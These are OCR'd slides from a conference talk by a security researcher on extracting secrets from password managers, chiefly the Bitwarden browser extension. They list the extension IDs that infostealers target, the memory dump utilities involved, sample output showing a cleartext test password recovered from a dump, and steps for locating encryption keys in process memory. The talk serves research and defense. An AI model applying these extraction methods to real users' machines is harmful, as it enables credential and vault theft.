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RIYADH EXHIBITION AND CONVENTION CENTER, MALHAM, SAUDI ARABIA

Is Your Vault Safe? Uncovering Immutable Attacks Targeting Password Managers

Julien BEDEL, Orange Cyberdefense

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https://tinyurl.com/bhmea-vault

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whoami

- Julien BEDEL
- Red Teamer / Security Researcher
- Orange Cyberdefense
- Previous works on KeePass


https://d3lb3.github.io

Web Based Password Managers

Widely Adopted

- Cloud Access / Synchronization
- Native Cross-Platform Support
- End-user Ease of Use

Actively Targeted



EOS Authenticator	oeljdldpnmdbchonielidgobddfffla l
GAuth Authenticator	ilgcnhelpchnceeipipijaljkblbcobl
Bitwarden	nngceckbapebfimnlniiiahkandclblb
KeePassXC	oboonakemofpalcgghocfoadofidjkkk
Dashlane	fdjamakpfbbddfjaooikfcpapjohcfmg
NordPass	fooolghllnmhmmndgjiamiiodkpenpbb
Keeper	bfogiafebfohielmmehodmfbbebbbpei
RoboForm	pnlccmojcmeohlpggmfnbbiapkmbliob
LastPass	hdokiejnpimakedhajhdlcegeplioahd
BrowserPass	naepdomgkenhinolocfifgehidddafch
MYKI	bmikpgodpkclnkgmnpphehdgcimmided
Splikity	jhfjfclepacoldmjmkmdlmganfaalklb
CommonKey	chgfefjpcobfbnpmiokfjjaglahmnded
Zoho Vault	igkpcodhieompeloncfnbekccinhapdb
Opera Wallet	gojhcdgcpbpfigcaejpfhfegekdgiblk

https://www.infostealers.com
https://blog.sekoia.io

Key Challenges

- Understand how attackers operate
- Proactively identify attacks and defense strategies

Study Context

Bitwarden Password Manager

- One of the most popular password managers
- Compliant to multiple security requirements
- Supports many log in methods
- Open source

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


Bitwarden Clients



Bitwarden Clients





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
Study Context

- Windows / Chrome
- Bitwarden Browser Extension
- Password + TOTP authentication
- Up-to-date versions

Attack Scenario


- Attacker with command execution capability



Bitwarden Authentication & Database Decryption


Bitwarden Security Whitepaper

https://bitwarden.com/help/bitwarden-security-white-paper



function(mail, password)


Stretched Master Key



MFA

Master Password Hash

Encrypted DB



Decrypted DB

Bearer Token

Bitwarden Server

How is Bitwarden data stored


Data	Storage	Location
Bearer Token	Extension Local Storage	Disk + Memory
Encrypted Database	Extension Local Storage	Disk + Memory
Encryption/Decryption Key	Extension Session Storage JavaScript variables	Memory*
Decrypted Database	JavaScript variables	Memory*

*once the database is unlocked by the user

Parsing Secrets From Browser's Memory

Memory Dump Utilities

- The “official” ones



ProcDump v11.0

12/12/2022

By Mark Russinovich and Andrew Richards

Published: 11/03/2022

Download ProcDump (714 KB)

Download ProcDump for Linux (GitHub)

Download ProcDump for Mac (GitHub)

MiniDumpWriteDump function (minidumpapiset.h)

02/21/2024


Writes user-mode minidump information to the specified file.


Syntax


```
C++

BOOL MiniDumpWriteDump(
  [in] HANDLE                            hProcess,
  [in] DWORD                             ProcessId,
  [in] HANDLE                            hFile,
  [in] MINIDUMP_TYPE                     DumpType,
  [in] PMINIDUMP_EXCEPTION_INFORMATION   ExceptionParam,
  [in] PMINIDUMP_USER_STREAM_INFORMATION UserStreamParam,
  [in] PMINIDUMP_CALLBACK_INFORMATION    CallbackParam
);
```

Memory Dump Utilities

› The “not so expected” ones








https://lolbas-project.github.io

Cleartext Secrets in Memory

› Previous Research



Keep your memory dump shut: Unveiling data leaks in password managers

Efstratios Chatzoglou[1[0000−0001−6507−5052]], Vyron Kampourakis[2[0000−0003−4492−5104]], Zisis Tsiatsikas[1[0000−0002−9481−0906]], Georgios Karopoulos[3[0000−0002−0142−7503]], and Georgios Kambourakis[1[0000−0001−6348−5031]]

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[3] European Commission, Joint Research Centre (JRC), Ispra, Italy georgios.karopoulos@ec.europa.eu

Abstract. Password management has long been a persistently challenging task. This led to the introduction of password management software, which has been around for at least 25 years in various forms, including desktop and browser-based applications. This work assesses the ability of two dozen password managers, 12 desktop applications, and 12 browser-plugins, to effectively protect the confidentiality of secret credentials in six representative scenarios. Our analysis focuses on the period during which a Password Manager (PM) resides in the RAM. Despite the sensitive nature of these applications, our results show that across all scenarios, only three desktop PM applications and two browser plugins do not store plaintext passwords in the system memory. Oddly enough, at the time of writing, only two vendors recognized the exploit as a vulnerability, reserving CVE-2023-23349, while the rest chose to disregard or underrate the issue.

Keywords: Password Managers · Security · Data leaks · Vulnerability

OFFENSIVEX 2024 - Efstratios Chatzoglou - Identifying User Credential Leaks In Password Mgtm S/W

https://arxiv.org/abs/2404.00423

Cleartext Secrets in Memory

› Previous Research

```
Data appended to the dump file: app.dmp
Searching for entries (1/2).
Pattern Data: :{\"username\":\'bw-brucon-study@protonmail.com\',\"password\":\"P@$$w0rd!!P@$$w0rd!!\",\"passwordRe
Data saved to file.
Pattern Data: :{\"username\":\"bw-brucon-study@protonmail.com\",\"password\":\"P@$$w0rd!!P@$$w0rd!!\",\"passwordRe
Data saved to file.
Pattern Data: :{\"username\":\"bw-brucon-study@protonmail.com\",\"password\":\"P@$$w0rd!!P@$$w0rd!!\",\"passwordRe
Data saved to file.
Pattern Data: :{\"username\":\"bw-brucon-study@protonmail.com\",\"password\":\"P@$$w0rd!!P@$$w0rd!!\",\"passwordRe
Data saved to file.
Pattern Data: :{\"username\":\"2.ALC6sh5BWyNrE2D/4AopaQ==|YJS/QPXpAgf72aT/S7H+GTd95R0nP3C1VplnTGd27RY=|lcB9o2ZjFi3
Data saved to file.
Pattern Data: :{\"username\":\"2.wvyfy5NbFz7VvKN9b0lP7A==|s9f2xx2sct7z3sX9XAWfxNjspdkuuNkFT/+erXfGoeI=|aqPxSZ8Wz/b
Data saved to file.
Pattern Data: :{\"username\":\"2.ALC6sh5BWyNrE2D/4AopaQ==|YJS/QPXpAgf72aT/S7H+GTd95R0nP3C1VplnTGd27RY=|lcB9o2ZjFi3
Data saved to file.
Pattern Data: :{\"username\":\"2.KyBwhsXDBxcngzRW5r8cAQ==|yhpxbieQNk8i0b6ya7IH8ftOFxdGJIndZZXmWbOKwSI=|4pxrWVHXgE4
Data saved to file.
```

https://github.com/efchatz/pandora

How is Bitwarden data stored

Data	Storage	Location
Bearer Token	Extension Local Storage	Disk + Memory
Encrypted Database	Extension Local Storage	Disk + Memory
Encryption/Decryption Key	Extension Session Storage JavaScript variables	Memory*
Decrypted Database	JavaScript variables	Memory*

*once the database is unlocked by the user

Pattern Discovery

1. Dump process memory in various situations
2. Search for the (known) encryption keys
3. Identify common patterns before/after
4. Triage / Statistics / Outliers Elimination...
5. Build a regular expression

Pattern Discovery

```
Identified patterns per dump:
  win10_db1.dmp:
    Patterns:
       00 00 00 00 03 00 00 00 6d 09 00 00 xx 00 00 00
    Outliers:
```

```
Merged patterns:
   00 00 00 00 03 00 00 00 6d 09 00 00 xx 00 00 00
```

